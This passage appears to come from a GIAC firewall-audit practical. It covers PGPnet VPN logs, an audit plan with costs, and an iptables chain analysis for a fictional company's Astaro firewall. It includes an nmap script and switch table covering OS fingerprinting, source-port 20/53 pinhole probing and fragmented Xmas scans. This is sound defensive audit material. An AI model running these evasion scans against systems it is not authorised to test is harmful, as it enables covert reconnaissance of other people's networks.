00:16:15: Rcvd: (E):exchange=Quick, firstPayload=Hash, port=500
00:16:15:           Payloads:Hash/SA/Nonce/KE/Ident/Ident/
00:16:15: Send: (E):Hash/SENT

00:16:15:           QM Key Material using PFS.
00:16:15: NEWP2 - IP: 172.16.1.14   Life: S: 21600    K: 0
          # Protocols: 1        Dest - IP: 192.168.3.0 -> 255.255.255.0 (Mask)
          SPI Inbound (4):
          E8 B6 75 16
          SPI Outbound (4):
          E7 25 23 8E
          (0) Prot: ESP
00:16:15: ALERT(L): 172.16.1.14, alert=NewPhase2SA
```

• Figure 27. PGPnet Advanced IKE SA log

**PGPnet Step 14.** Looking at the PGP-Net VPN Logs

```
PGPnet Log
Saturday,
Time       Event  Address              Message

2/16/2002 8:47:44 AM    IKE    172.16.1.14          IKE SA Created

2/16/2002 8:47:44 AM    IKE    172.16.1.14          Invalid Message
ID notification sent
2/16/2002 8:47:49 AM    IKE    172.16.1.14          IPsec SA Created


00:16:05: SARequest: 172.16.1.14 (192.168.3.0/255.255.255.0)
00:16:05:  New Identity Exchange - Initiator
00:16:05: Initiating Phase 1 Keying
00:16:05: Send: SA/Vendor/Vendor/SENT
```

```
00:16:05: Rcvd: exchange=Identity, firstPayload=SA, port=500
00:16:05:  Payloads:SA/
00:16:05:  Proposal Selected (I): PreSharedKey, TripleDES
00:16:05: Send: KE/Nonce/SENT

00:16:05: Rcvd: exchange=Identity, firstPayload=KE, port=500
00:16:05:  Payloads:KE/Nonce/
00:16:05: Send: (E):Ident/Hash/Notify/SENT

00:16:07: No Response - Resent last packet (3 tries remaining)
00:16:10: Rcvd: (E):exchange=Identity, firstPayload=Ident, port=500
00:16:10:  Payloads:Ident/Hash/
00:16:10:  Remote ID(P1): IPv4 Addr
00:16:10:  Authenticated Hash
00:16:10: ALERT(L): 172.16.1.14, alert=NewPhase1SA
00:16:10:  Phase 1 SA Negotiated(I)
00:16:10: Initiating Phase 2 QM
00:16:10:  New Quick Exchange - Initiator
00:16:10: Send: (E):Hash/SA/Nonce/KE/Ident/Ident/SENT

00:16:10: Rcvd: (E):exchange=Identity, firstPayload=Ident, port=500
00:16:10: ALERT(L): 172.16.1.14, alert=InvalidMessageID
00:16:14: No Response - Resent last packet (3 tries remaining)
00:16:15: Rcvd: (E):exchange=Quick, firstPayload=Hash, port=500
00:16:15:  Payloads:Hash/SA/Nonce/KE/Ident/Ident/
00:16:15: Send: (E):Hash/SENT
```

## Chapter 2 Conclusion

This concludes both the PGPnet VPN tutorial and our Firewall configuration.

Section
# 3 GIAC Cookies, v.1.6 Inc

## Assignment 3: Audit Your Security Architecture

You have been asked to conduct a technical audit of the **primary firewall** (described in Assignments 1 and 2) for GIAC Enterprises. In order to conduct the audit, you will need to:

1. Plan the audit. Describe the technical approach you recommend to assess the firewall. Be certain to include considerations such as what shift or day you would do the assessment. Estimate costs and level of effort. Identify risks and considerations.

2. Conduct the audit. Using the approach you described, validate that the primary firewall is actually implementing GIAC Enterprises' security policy. Be certain to state exactly how you do this, including the tools and commands used. Include screen shots in your report if possible.

3. Evaluate the audit. Based on your assessment (and referring to data from your assessment), analyze the perimeter defense and make recommendations for improvements or alternate architectures. Diagrams are strongly recommended for this part of the assignment.

Note: DO NOT simply submit the output of nmap or a similar tool here. It is fine to use any assessment tool you choose, but you must annotate/explain the output

Objective

In this phase of our engagement with GIAC Cookies v1.6 Inc. we are required to develop a methodology to validate the efficacy of our Firewall and perimeter design. As part of this exercise we must define costs associated with this undertaking.

To begin, we must first define what the goal of such an undertaking would be if performed by D.i.D-Sec personnel. This is an essential pre-requisite, as there are many misunderstandings in the Information Technology sector surrounding phrases such as audit and test when they are associated with other security nomenclature such as penetration and ethical hack. An audit by its very definition is a test against a desired state, in this case the policy template we developed at the beginning with GIAC Cookies.

The test then is to evaluate how successfully we have taken the policies and interpreted these as Firewall and Router Access Controls. Of equal importance in any assessment of a security implementation is ensuring that the restrictions placed upon the infrastructure are not so onerous as to restrict or impair the intended functionality, in this case an eCommerce portal and office backend environment with controlled Internet connectivity.

Testing will be relatively simple and based solely upon network access and egress restrictions effected by Firewall Rules and Router ACL's. The functional tests will involve using the services and applications that provide the intended functionality of the site as a user might. This will ensure that the site, and all the intended services will function normally under the existing rule sets. Should any changes be made to the rule sets on either the Border Router or either of the firewalls, we will re-commence a further round of usability testing.

To test the restrictions placed on access and egress throughout the infrastructure we will use common network level analysis tools that work at the IP protocol level such as Nmap, Fscan, Hping2, and Netcat. These tests will allow us to confirm the functionality of the network by reassessing connectivity to 'allowed' services such as http (port80) from hosts, while at the same time testing any restrictions by attempting to access services and destinations denied by the Firewall.

This divides the actual "testing phase" of our audit into two logical groups, the accessibility tests, and the inaccessibility tests, but before we start either of these we will perform a 'sanity check' on the firewall rules by performing a paper analysis of the Ruleset.

## Test Descriptions:

### Chain Audit.

As all Netfilter based firewalls use hierarchical chains to match packets against, it's these 'chains' that implement the firewall's rules. As they are simple text files it's useful and correct to analyse the rules within these chains to see whether they actually contain the rules we have defined via the User Interface.

### Access Audit

Using one host on each Network with multiple aliased IP addresses we will initiate *n* instances of Netcat and use these to impersonate the regular services bound to each IP address. For example, we will start Netcat listening on port 80 bound to a specific IP address, to emulate a web server. To add authenticity to TCP connections, we'll also have Netcat pipe a small descriptive text file to any connection that opens. In this manner we can successfully emulate any expected service on the network.

In a similar manner we can write scripts to test the access to these services, again using Netcat from the other Zones connected to the firewall. Even though this test is designed to simply test access to permitted services it will still enable us to evaluate some access controls on the firewall at a simple level.

## Firewall Deny Tests.

These tests require that we take the opposite approach to those above. What we want to test here is the inaccessibility of services through the firewall. Using Netcat we can again emulate the services we wish to allow, while using Nmap to vertically scan the target IP addresses for services we shouldn't be able to see.

In each case we can use IP aliases to effectively emulate a number of hosts in each subnet including the Internet and perform scans using Nmap's Source IP binding switch –S with –e eth(*N*).

The tests themselves will be varied with Syn scans, Ack Scans, and UDP Scans being the primary flavours. These will use a variety of Nmap switches to test and probe the Firewall's handling of parameters such as Source Ports, Standard PT pings, Long and Slow scans, etc, etc.

One of the ASL features we're very interested in testing is the Port Scan Detection daemon which detects Port Scans and handles the packets based on rules we establish.

To begin the scan we will have this enabled with both the PSD daemon and the Firewall silently dropping packets we don't wish to route. The full details of the work undertaken will be discussed in the analysis section.

To give an example of the type of scans we will perform here is the contents of the shell script to scan the external Internet-facing interface of Apsu, the primary firewall.

```
Line 1: nmap -n -vv -sS -T Polite -O -oN giacookies-Syn-Pol.log 172.16.1.9-14
&&
Line 2: nmap -n -vv -sA -T Polite -oN giacookies-Ack-Pol.log 172.16.1.9-14 &&
Line 3: nmap -n -vv -sS -T Polite -PI -O -oN giacookies-Syn-Pol.log 172.16.1.9-
14 &&
Line 4: nmap -n -vv -sA -T Polite -PI -oN giacookies-Ack-Pol.log 172.16.1.9-14
&&
Line 5: nmap -n -vv -sS -T Polite -g 20 -P0 -oN giacookie-Syn-Pol-sp20.log
172.16.1.9-14 &&
Line 6: nmap -n -vv -sS -T Polite -g 53 -P0 -oN giacookie-Syn-Pol-sp53.log
172.16.1.9-14 &&
Line 7: nmap -n -vv -sU -T Polite -g 53 -P0 -oN giacookie-Udp-Pol-sp53.log
172.16.1.9-14 &&
Line 8: nmap -n -vv -f -sX -T Polite -P0 -oN giacookiesp-frag-SX-Pol.log
172.16.1.9-14 &&
Line 9: nmap -n -vv -f -sX -T Polite -P0 -oN giacookiesp-frag-SX-Pol.log
172.16.1.9-14 &&
exit
```

Stepping through each new switch from top to bottom:

| | |
|---|---|
| Nmap: | Start NMAP |

| | |
|---|---|
| -n: | No reverse DNS lookup |
| -vv | Be very verbose to the console |
| -sS | Do a Syn or Half scan |
| -T | Use one of the inbuilt timing modes |
| Polite | One of Paranoid, Sneaky, Polite, Normal, Aggressive or Insane timings. Polite is approximately a packet per second. |
| -O | Do OS fingerprinting by sending Out of Spec packets and analysing the response against a database of known responses. |
| -oN | Write the Log file in a Human friendly format. |
| -sA | Ack scan, send SYN,ACK packets to test if this is a statefull firewall |
| -PI | Use a real ICMP ping. A Firewall that doesn't allow pings will not reply and Nmap will simply assume the host is down and skip the scan. |
| -g 20 | Use this source port. 20 is commonly associated with inbound FTP-Data holes in packet filters to allow outbound active FTP to function. |
| -P0 | Don't bother to ping, just scan anyway. |
| -sU | UDP scan. (Completely unreliable BTW). |
| -g 53 | Use source port 53, associated with DNS resolves larger than 512 bytes. Another router ACL pinhole. |
| -sX | Xmas Tree scan, 8, 6, or 4 TCP type bits set, depending on who you favour. |

D.i.D-Sec would perform this level of scan between every zone and from the Internet.

For the inter zone scans we would use as a source, a randomly chosen IP address in each zone to perform each of the tests.

E.g., we may scan all the hosts in the Application Zone using a -sA (ack), scan with a –g (source port) of 20 from the Presentation Zone DNS servers IP address, followed by another scan of all the hosts in the Application Zone using a UDP scan with a source port of 53 and P0 (no ping), using one of the SSL web servers IP's.

In this way we should gain a representative view of the Firewalls ability to enforce it's rules without performing a full set of scans from each host's IP address in one zone to every host in the other zone.

Once again we use alias addresses bound to one host and invoke the –S (source ip) switch in Nmap to effect this.

## Time and Cost

The first exercise in the Audit will be the paper audit of the IPTables Chains. This check of the actual running rules against the desired Rule Template should take no more than a day, allowing for rules changes and Firewall tuning.

The Functionality test will likewise take approximately a day to confirm access to all the services we wish to provide via the firewall.

Testing the Firewall for accurate filtering based on our Rules could take a week or more, though the chargeable time to the customer, GIAC Cookies, will only be two to three days. Scripts will be written that will perform the tests unsupervised until completion, and this could take considerable time, as non-responsive hosts increase the time-out values of scans considerably, especially when performing a UDP scan.

An unattended scan may sound dangerous, but it should be clearly understood that this is an audit of the firewall's Rulebase not a test of it's robustness under attack, nor is it a vulnerability scan of the applications behind the Firewall. Should GIAC Cookies. wish to undertake a Vulnerability scan of their hosts, D.i.D-Sec would be happy to undertake one as part of an Intrusion Detection System tuning process.

For the purpose of this audit we will already know what to expect from our analysis of the Netfilter Chains, so we do not need to perform excessively complex scans. Generally, there is no advantage in using anything but Nmap to perform this work though we may perform some ICMP identification scans with Hping2 to test the firewalls handling of various ICMP messages such as Time-stamp requests.

**Note:** If we were to perform a test to stress the firewall and test it's robustness under attack, we would need to build a 'test' firewall on similar hardware to the intended production firewall. Strictly speaking of course D.I.D-Sec would normally perform this work before recommending an unknown solution such as Astaro, to any customer. In this case we'll pretend the customer was desperate for a cost effective (cheap) solution in a hurry so we're performing all our tests in our lab environment on orphan equipment.

The platform we're testing on is an elderly Pentium Pro 200 PC with only 64Mb of EDO RAM, and 4 network cards. One of the nice features of Astaro is the ability to backup the Firewall's entire configuration to a single encrypted file for storage offline. In the case of an emergency another Firewall can be built from this Saved configuration in under ten minutes. The only step required after the rebuild is the re-generation of the IPSec RSA key if one is being used. We tested this feature with great success.

Four days @ $2000 per day is $8000 AUD for this work. Generally speaking I would have someone from sales confirm this with you, as technicians generally don't cost work so there may be some work or costing I have missed.

All the usual Professional indemnities will apply. D.i.D-Sec takes all care and no responsibility, though the calculated risk to GIAC Cookies v1.6 Inc. is extremely low, as the work we are undertaking is not outside the boundaries of the everyday stresses and pressures on a live production Internet facing Firewall, in any number of eCommerce Hosting environments.

## Chains Analysis.

As we have never built an Astaro Secure Linux firewall for a customer before, we start analysing the default IPTables Chains, Input, Output and Forward. We can see from the rules for each of these below that they pass all traffic through a set of Astaro defined and user customised User Chains.

For the purposes of this audit we'll quickly examine the common rules first to see what criteria they match packets on and how they affect the firewalls performance.

```
Chain INPUT (policy DROP 0 packets, 0 bytes)
 pkts    bytes   target                   prot opt in       out            source
        Destination
 9093   813K    LOCAL           all  --  *        *              0.0.0.0/0
        0.0.0.0/0
 2206   143K    PSD_MATCHER             all  --  *        *       0.0.0.0/0
        0.0.0.0/0
 2206   143K    FIX_CONNTRACK           all  --  *        *              0.0.0.0/0
        0.0.0.0/0
 2206   143K    AUTO_INPUT      all  --  *        *              0.0.0.0/0
        0.0.0.0/0
 24       2755          TTT_ACCEPT      all  --  *        *              0.0.0.0/0
        0.0.0.0/0
 24       2755          LOGDROP         all  --  *        *              0.0.0.0/0
        0.0.0.0/0

Chain FORWARD (policy DROP 0 packets, 0 bytes)
 pkts    ytes    target                   prot opt in              out            source
        destination
   189  10456    LOCAL           all  --  *        *              0.0.0.0/0
        0.0.0.0/0
   189  10456    PSD_MATCHER             all  --  *        *              0.0.0.0/0
        0.0.0.0/0
   189  10456    FIX_CONNTRACK           all  --  *        *              0.0.0.0/0
        0.0.0.0/0
   189  10456    AUTO_FORWARD            all  --  *        *              0.0.0.0/0
        0.0.0.0/0
   189  10456    USR_FORWARD             all  --  *        *              0.0.0.0/0
        0.0.0.0/0
     0      0            LOGDROP         all  --  *        *              0.0.0.0/0
        0.0.0.0/0

Chain OUTPUT (policy DROP 1 packets, 57 bytes)
 Pkts    bytes   target                   prot opt in              out            source
        destination
14295 2378K    LOCAL           all  --  *        *              0.0.0.0/0
        0.0.0.0/0
 7408 1708K    FIX_CONNTRACK   all  --  *              *              0.0.0.0/0
        0.0.0.0/0
 7408 1708K    AUTO_OUTPUT     all  --  *        *              0.0.0.0/0
        0.0.0.0/0
 3494    160K   TTT_ACCEPT      all  --  *        *              0.0.0.0/0
        0.0.0.0/0
     4      216  LOGDROP         all  --  *        *              0.0.0.0/0
        0.0.0.0/0
```

### The LOCAL CHAIN

```
Chain LOCAL (3 references)
pkts    bytes    target      prot opt in          out            source
        destination
6887   670K     ACCEPT      all  --  lo          *              0.0.0.0/0
        0.0.0.0/0
6887   670K     ACCEPT      all  --  *           lo             0.0.0.0/0
        0.0.0.0/0
```

As we can see this chain evaluates packets bound for or from the loopback interface.

### The PSD Matcher

```
Chain PSD_MATCHER (2 references)
pkts    bytes target      prot opt in              out            source
        destination
```

We'll discuss the use of this chain in greater detail later, but it suffices to say for know that this chain is used to drop packets from source addreses that have been dynamically entered into the chain by the Port Scan Detection daemon.

### The Fix_Contrack Chain

```
Chain FIX_CONNTRACK (3 references)
pkts   bytes target      prot opt in             out              source
       destination
```

This is the Chain that provides Netfilter with it's statefull functionality by parsing all incoming packets against the state table **/proc/net/ip_conntrack**

This ends the common chains in each of the three Static default chains, now we'll examine each of the User Chains and evaluate how each helps us interpret the Security Policy of GIAC Cookies v1.6 Inc.

## The Input Chain

### AUTO_INPUT User Chain

This chain defines which packets are allowed to reach any IP address, Interface or Process, that actually resides on the Firewall itself.

```
   pkts bytes   target          prot opt in      out            source
        destination
    0      0    ACCEPT          tcp   --  *             *              0.0.0.0/0
        0.0.0.0/0           tcp dpt:53
    0      0            ACCEPT          udp  --  *             *              0.0.0.0/0
        0.0.0.0/0           udp dpt:53
```

These two rules allow incoming DNS replies to the Firewall itself, which runs a DNS proxy, though it is disabled. This is the first rule that appears to have been defined explicitly by Astaro as part of a default rule set. It cannot be edited using the Astaro management interface.

Note: This appears to contradict our security policy rule of minimal access. We'll come back to this later.

```
  0      0              LOGDROPtcp   --  *             *              0.0.0.0/0
        0.0.0.0/0           tcp dpt:22
```

This rule logs and drops all inbound traffic to SSH as we have disabled the SSH daemon, but again this should be caught by our default deny all rule and seems to be an artefact of the Astaro default rule set and a design where rules are enabled dynamically when specific daemons are enabled.

```
    40   2927      ACCEPT    tcp    --   *     *                  192.168.1.0/24      0.0.0.0/0          tcp
pts:1024:65535       dpt:1111
```

This rule accepts connection to the Firewall from the presentation zone bound for port 1111 which is the port we have defined as the Https web management port for the Web-based ASL Firewall management interface.

```
    0      0      LOGDROP          tcp    --   *         *                    0.0.0.0/0
        0.0.0.0/0               tcp  spts:1024:65535     dpt:1111
```

This rule explicitly drops and logs all other packets bound for port 1111.

```
   0       0       ACCEPT            esp   --   *         *                    0.0.0.0/0
172.16.1.14          esp
```

```
   0       0       ACCEPT            udp   --   *         *                    0.0.0.0/0
172.16.1.14          udp  spt:500  dpt:500
```

This rule was defined by D.i.D-Sec and enables the establishment of a VPN connection with the default IP address of the external firewall interface.

```
     0        0    LOGDROP              tcp      --   *          *                      0.0.0.0/0                    0.0.0.0/0
tcp  spts:1024:65535               dpt:25
```

Another apparent Astaro daemon rule designed for the Qmail SMTP proxy. This rule has effectively been disabled by setting the packet match handling condition to log & drop.

```
     0        0  ACCEPT                          all       --   *          *                        0.0.0.0/0
          0.0.0.0/0                  state  RELATED,    ESTABLISHED
```

This rule accepts any inbound packets that's matches the state table entry for outbound packets originating from the Firewall itself. When any of the multiple proxy daemons are enabled this rule would allow them to function simply.

### TTT_ACCEPT User Chain

This is another chain that as we discovered has some unauthorised default entries that cannot be edited through the Astaro Firewall management interface. We'll evaluate them and their impact on our security policy below.

```
pkts  bytes                        target                  prot  opt  in     out        source            destination
      0        0                   ACCEPT       tcp   --   *          *             0.0.0.0/0         0.0.0.0/0
tcp  spts:1024:65535  dpt:21
      0        0                   ACCEPT       tcp   --   *          *             0.0.0.0/0         0.0.0.0/0             tcp
spts:1024:65535  dpt:25
      0        0                   ACCEPT       tcp   --   *          *             0.0.0.0/0         0.0.0.0/0
tcp  spts:1:65535  dpt:53
  1034  46962          ACCEPT          udp   --   *          *            0.0.0.0/0         0.0.0.0/0               udp
spts:1:65535  dpt:53
    0        0                     ACCEPT       tcp   --   *          *             0.0.0.0/0           0.0.0.0/0
tcp  spts:1024:65535  dpt:8080
      0        0                   ACCEPT       tcp   --   *          *             0.0.0.0/0           0.0.0.0/0
tcp  spts:1024:65535  dpt:80
      0        0                   ACCEPT       tcp   --   *          *             0.0.0.0/0           0.0.0.0/0
tcp  spts:1024:65535  dpt:443
      0        0                   ACCEPT       tcp   --   *          *             0.0.0.0/0         0.0.0.0/0
tcp  spts:1:65535  dpt:222
      0        0                   ACCEPT      udp   --   *           *           0.0.0.0/0         0.0.0.0/0
udp  spts:1024:65535  dpts:33000:34000
      0        0                   ACCEPT      icmp  --   *       *             0.0.0.0/0         0.0.0.0/0
icmp  type  11  code  0
      0        0                   ACCEPT       tcp   --   *        *             0.0.0.0/0         0.0.0.0/0
tcp  spts:1024:65535  dpt:113
```

All of the above rules are default 'Accept' rules statically defined as part of the base Astaro rule set. The assumption is that all of these are defined so as to quickly enable the use of the proxy daemons or default rules such as the ICMP to Firewall rule, that are part of Astaro's rich feature set.

The question that concerns D.i.D-Sec is how this affects our overall Security Policy? At the outset we declared that one of our primary philosophies is to apply the Rule of Minimum Access where services are only available and accessible, as explicitly required and defined by the business. In our earlier analysis and mapping of the protocol and application transactions, these services were not defined as requirements, so the presence of these rules is contradictory to our declared philosophy, and an unexpected restriction imposed on us by the vendor Astaro.

On the Astaro.org bulleting board several other security analysts have asked the same question regarding these rules. Astaro replied by stating that as there was no listening daemon bound to the destination ports defined above, the difference in the security posture afforded by this configuration was the difference between a ICMP Port Unreachable and an ICMP Administrively Denied reply, they both effectively tell the remote host that there's nothing listening there for them to access.

The point is quite right and the behaviour only really becomes an issue when the default rule is set to drop. In this case the Firewall should appear invisible if it had no services running upon it whatsoever, but as we have several public services it is trivial for any aggressor to determine that the host is alive, even if we explicitly drop all ICMP and all un-serviced destination ports.

It's also worth noting that as this rule is only evaluated by the IN and OUT Chains it only effects packets directed towards or from IP addresses belonging to one of the Firewalls own interfaces. Therefore these rules will not effect the behavior of any packets that have been routed and pass through the FORWARD chain.

After consulting with GIAC Cookies v1.6 Inc. internal security staff we came to the conclusion that the Packet Filtering router was providing the First level screening and that the Firewall still effectively blocked these ports inbound, albeit simply by not having a listening daemon.

Tests later with the Port Scan Detection daemon bolstered our confidence further, but the behaviour of ASL still gave us cause for some concern, as the solution is not as infinitely flexible as we would have liked.

```
0        0           ACCEPT       esp   --   *        *               0.0.0.0/0            172.16.1.14
           esp  spis:256:65535
0        0           ACCEPT       udp   --   *    *                   0.0.0.0/0        172.16.1.14               udp
spts:1024:65535  dpt:500
```

These two rules were defined by D.i.D-Sec and represent the VPN connectivity access to the external Firewall interface. You'll notice that these are the only two rules in the TTT_Accept rule that would Match with an IP address belonging to any of the Firewalls Ethernet Interfaces. 172.16.1.1.4 has been defined as our VPN Gateway IP.

### Chain USR_FORWARD

This is the Chain where all the real work of the firewall is performed. This chain enforces the policies regarding which packets pass through, and are routed by the firewall.

```
pkts bytes    target     prot opt in    out    source                          destination
    0      0     ACCEPT      udp   --   *      *     172.16.1.240        192.168.2.110
        udp spts:1024:65535 dpt:514
    0      0     ACCEPT     tcp   --   *      *      172.16.1.240        192.168.2.110
        tcp spts:1024:65535 dpt:123
    0      0     ACCEPT      udp   --   *    *      172.16.1.240        192.168.2.110
        udp spts:1024:65535 dpt:123
    0      0     ACCEPT      tcp   --   *      *     192.168.3.2          192.168.1.0/24
        tcp spts:1024:65535 dpt:80
    0      0     ACCEPT      tcp   --   *      *      192.168.3.2          192.168.1.0/24
        tcp spts:1024:65535 dpt:443
    0      0     ACCEPT      tcp   --   *      *      192.168.2.0/24     192.168.1.50
        tcp spts:1:65535 dpt:53
    0      0     ACCEPT      udp   --   *    *             192.168.2.0/24     192.168.1.50
        udp spts:1:65535 dpt:53
    0      0     ACCEPT      tcp   --   *      *           192.168.1.0/24     192.168.1.50
        tcp spts:1:65535 dpt:53
    0      0     ACCEPT      udp   --   *    *             192.168.1.0/24     192.168.1.50
        udp spts:1:65535 dpt:53
    0      0     ACCEPT      tcp   --   *      *       192.168.2.0/24     192.168.2.110
        tcp spts:1024:65535 dpt:123
    0     0    ACCEPT     udp  --  *    *      192.168.2.0/24    192.168.2.110
    udp spts:1024:65535 dpt:123
    0     0    ACCEPT     tcp  --  *     *      192.168.1.0/24    192.168.2.110
    tcp spts:1024:65535 dpt:123
    0     0    ACCEPT     udp  --  *    *      192.168.1.0/24    192.168.2.110
    udp spts:1024:65535 dpt:123
    0     0    ACCEPT     udp  --  *    *      192.168.2.0/24    192.168.2.110
    udp spts:1024:65535 dpt:514
    0     0    ACCEPT     udp  --  *   *            192.168.1.0/24    192.168.2.110
    udp spts:1024:65535 dpt:514
    0     0    ACCEPT     tcp  --  *    *           192.168.1.120
    192.168.2.40         tcp dpt:22
    0     0    ACCEPT     tcp  --  *    *           192.168.1.122
    192.168.2.40         tcp dpt:22
    0     0    ACCEPT     tcp  --  *    *           192.168.1.121
    192.168.2.40         tcp dpt:22
    0     0    ACCEPT     tcp  --  *    *           192.168.1.123
    192.168.2.40         tcp dpt:22
    0     0    LOGDROP  all  --  *     *       192.168.1.50        10.0.0.0/8
    0     0    LOGDROP  all  --  *     *            192.168.1.50
    172.16.0.0/12
    0     0    LOGDROP  all  --   *    *       192.168.1.50        192.168.0.0/16
    0     0    ACCEPT     tcp  --  *    *       192.168.1.50        0.0.0.0/0
    tcp spts:1:65535 dpt:53
    0     0    ACCEPT     udp  --  *   *            192.168.1.50            0.0.0.0/0
    udp spts:1:65535 dpt:53
    0     0    ACCEPT     tcp  --  *    *           192.168.2.100
    192.168.1.0/24     tcp dpt:22
    0     0    ACCEPT     tcp  --  *    *           192.168.2.110
    129.127.40.3         tcp spts:1024:65535 dpt:123
    0     0    ACCEPT     udp  --  *   *            192.168.2.110
    129.127.40.3         udp spts:1024:65535 dpt:123
    0     0    ACCEPT     tcp  --  *    *           192.168.2.110          203.21.84.4
    tcp spts:1024:65535 dpt:123
    0     0    ACCEPT     udp  --  *   *            192.168.2.110          203.21.84.4
    udp spts:1024:65535 dpt:123
    0     0    ACCEPT     tcp  --  *   *            192.168.5.80           10.0.0.0/8
    tcp dpt:22
    0     0    ACCEPT     tcp  --  *   *            192.168.5.80
    172.16.0.0/12        tcp dpt:22
    0     0    ACCEPT     tcp  --  *   *            192.168.5.80
    192.168.0.0/16     tcp dpt:22
    0     0    ACCEPT     tcp  --  *   *            192.168.4.224/27  10.0.0.0/8
    tcp dpt:22
    0     0    ACCEPT     tcp  --  *  *             192.168.4.224/27  172.16.0.0/12
    tcpdpt:22
    0     0    LOGDROP  all  --  *    *             192.168.0.0/16       0.0.0.0/0
    0     0    ACCEPT     tcp  --  *   *            0.0.0.0/0
    192.168.1.10         tcp spts:1024:65535 dpt:80
    0     0    ACCEPT     tcp  --  *    *           0.0.0.0/0
    192.168.1.30         tcp spts:1024:65535 dpt:443
    0     0    ACCEPT     tcp  --  *   *            0.0.0.0/0       192.168.3.2
    tcp spts:1024:65535 dpt:25
    0     0    ACCEPT     tcp  --  *   *     0.0.0.0/0       192.168.1.50           tcp
spts:1:65535 dpt:53
    0     0    ACCEPT     udp  --  *   *            0.0.0.0/0       192.168.1.50
    udp spts:1:65535 dpt:53
    0     0    ACCEPT     tcp  --  *    *           0.0.0.0/0       192.168.1.60
    tcp dpt:22
    0     0    DROP        all  --    *    *          0.0.0.0/0       0.0.0.0/0
```

Thankfully there were no surprises here. All the rules above perfectly match the Rulebase we established via the ASL Firewall interface, with no additional Astaro pre-defined entries

At this point we can move through the rest of the Rule base in one section covering the Natting, masquerading and Spoofing rules in the rules below. Again no surprises with all the rules matching our desired ruleset template above.

## Current NAT rules

```
Chain PREROUTING (policy ACCEPT 283 packets, 15766 bytes)
pkts bytes      target                   prot opt         in       out              source
         destination
244 13118       SPOOF_DROP      all  --            *        *                0.0.0.0/0
         0.0.0.0/0
236 12758       AUTO_NAT_PRE           all  --             *        *                0.0.0.0/0
         0.0.0.0/0
```

```
Chain POSTROUTING (policy ACCEPT 3076 packets, 147K bytes)
pkts bytes      target                   prot opt in              out              source
         destination
3050  146K      AUTO_NAT_POST          all  --  *        *                0.0.0.0/0
         0.0.0.0/0
```

```
Chain OUTPUT (policy ACCEPT 3078 packets, 147K bytes)
 pkts bytes      target                   prot opt in              out              source
         destination
 3044  145K    AUTO_NAT_OUT           all  --  *        *                0.0.0.0/0
```

```
Chain AUTO_NAT_OUT (1 references)
pkts bytes target prot opt in  out    source        destination
   0      0 DNAT      tcp   --    *    *      0.0.0.0/0   172.16.1.11    tcp spts:1:65535
dpt:53 to:192.168.1.50:53
   0      0 DNAT      tdp   --    *    *      0.0.0.0/0   172.16.1.11    udp spts:1:65535
dpt:53 to:192.168.1.50:53
   0      0 DNAT      tcp   --    *    *      0.0.0.0/0   172.16.1.11    tcp spts:1024:65535
dpt:25 to:192.168.3.2:25
   0      0 DNAT      tcp   --    *    *      0.0.0.0/0   172.16.1.9      tcp spts:1024:65535
dpt:80 to:192.168.1.10:80
   0      0 DNAT      tcp   --  *     *      0.0.0.0/0   172.16.1.10    tcp spts:1024:65535
dpt:443
                                                          to:192.168.1.30:443
  0      0 DNAT      tcp   --   *     *       0.0.0.0/0   172.16.1.13    tcp dpt:22
to:192.168.1.60:22
 0    0 DNAT   tcp  --  *   *    0.0.0.0/0 172.16.1.11  tcp spts:1024:65535 dpt:123
        0.0.0.0/0
                                                          to:192.168.2.110:123
 0    0 DNAT   udp  --  *  *     0.0.0.0/0  172.16.1.11 udp spts:1024:65535 dpt:123
                                                          to:192.168.2.110:123
```

```
Chain LOGDROP (0 references)
 0  0 DNAT  udp  --  *  *    0.0.0.0/0  172.16.1.11 udp spts:1024:65535 dpt:514
 pkts bytes  target          prot  opt  in      out    source             destination
to:192.168.2.110:514
    0       0      LOG               tcp   --   *        *                0.0.0.0/0
         0.0.0.0/0
    0       0      LOG               udp   --   *        *                0.0.0.0/0
         0.0.0.0/0
    0       0      LOG               esp   --   *        *        0.0.0.0/0                0.0.0.0/0
    0       0      LOG               ah    --   *        *                0.0.0.0/0
         0.0.0.0/0
    0       0      LOG               Icmp --   *      *         0.0.0.0/0                0.0.0.0/0
    0       0      LOG               all   -f   *        *                0.0.0.0/0
         0.0.0.0/0
    0       0      DROP              all  --   *        *                0.0.0.0/0
         0.0.0.0/0
```

```
Chain AUTO_NAT_POST (1 references)
 pkts bytes target            prot opt in      out            source                      destination
  0       0 MASQUERADE     all   --    *            eth1            192.168.1.50
0.0.0.0/0
  0       0 MASQUERADE   all   --    *              eth1            192.168.3.2
0.0.0.0/0
  0       0 MASQUERADE     all   --    *            eth1            192.168.3.2
0.0.0.0/0

Chain AUTO_NAT_PRE (1 references)
 pkts bytes target   prot opt in   out    source         destination
   0      0     DNAT      tcp   --  *       *      0.0.0.0/0     172.16.1.11   tcp spts:1:65535
dpt:53 to:192.168.1.50:53
   0      0     DNAT      udp   -- *       *      0.0.0.0/0     172.16.1.11   udp spts:1:65535
dpt:53 to:192.168.1.50:53
   0      0     DNAT      tcp   --   *       *      0.0.0.0/0     172.16.1.11   tcp spts:1024:65535
dpt:25
                                                          to:192.168.3.2:25
   0      0     DNAT      tcp   --   *       *      0.0.0.0/0     172.16.1.9      tcp
spts:1024:65535 dpt:80
                                                                to:192.168.1.10:80
   0      0     DNAT      tcp   --   *       *      0.0.0.0/0     172.16.1.10   tcp spts:1024:65535
dpt:443
                                                          to:192.168.1.30:443
  0       0     DNAT      tcp   --   *        *            0.0.0.0/0              172.16.1.13
```

```
Chain SPOOF_DROP (1 references)
 pkts bytes    target          prot opt in      out    source                destination
    0     0          LOG             all  --  eth0   *       192.168.1.1
0.0.0.0/0
    0     0        DROP      all  --  eth0   *       192.168.1.1           0.0.0.0/0
    8     0        LOG             all  --  eth0   *       172.16.1.0/24
0.0.0.0/0
    8     0        DROP            all  --  eth0   *       172.16.1.0/24
0.0.0.0/0
    0     0        LOG             all  --  eth0   *       192.168.2.0/24
0.0.0.0/0
    0     0        DROP      all  --  eth0   *       192.168.2.0/24      0.0.0.0/0
    0     0        LOG             all  --  eth0   *       192.168.3.0/24
0.0.0.0/0
    0     0        DROP      all  --  eth0   *       192.168.3.0/24      0.0.0.0/0
    0     0        LOG             all  --  eth1   *       172.16.1.14
0.0.0.0/0
    0     0        DROP      all  --  eth1   *       172.16.1.14           0.0.0.0/0
    0     0        LOG             all  --  eth1   *       192.168.1.0/24
0.0.0.0/0
    0     0        DROP      all  --  eth1   *       192.168.1.0/24      0.0.0.0/0
    0     0          LOG             all  --  eth1   *       192.168.2.0/24
0.0.0.0/0
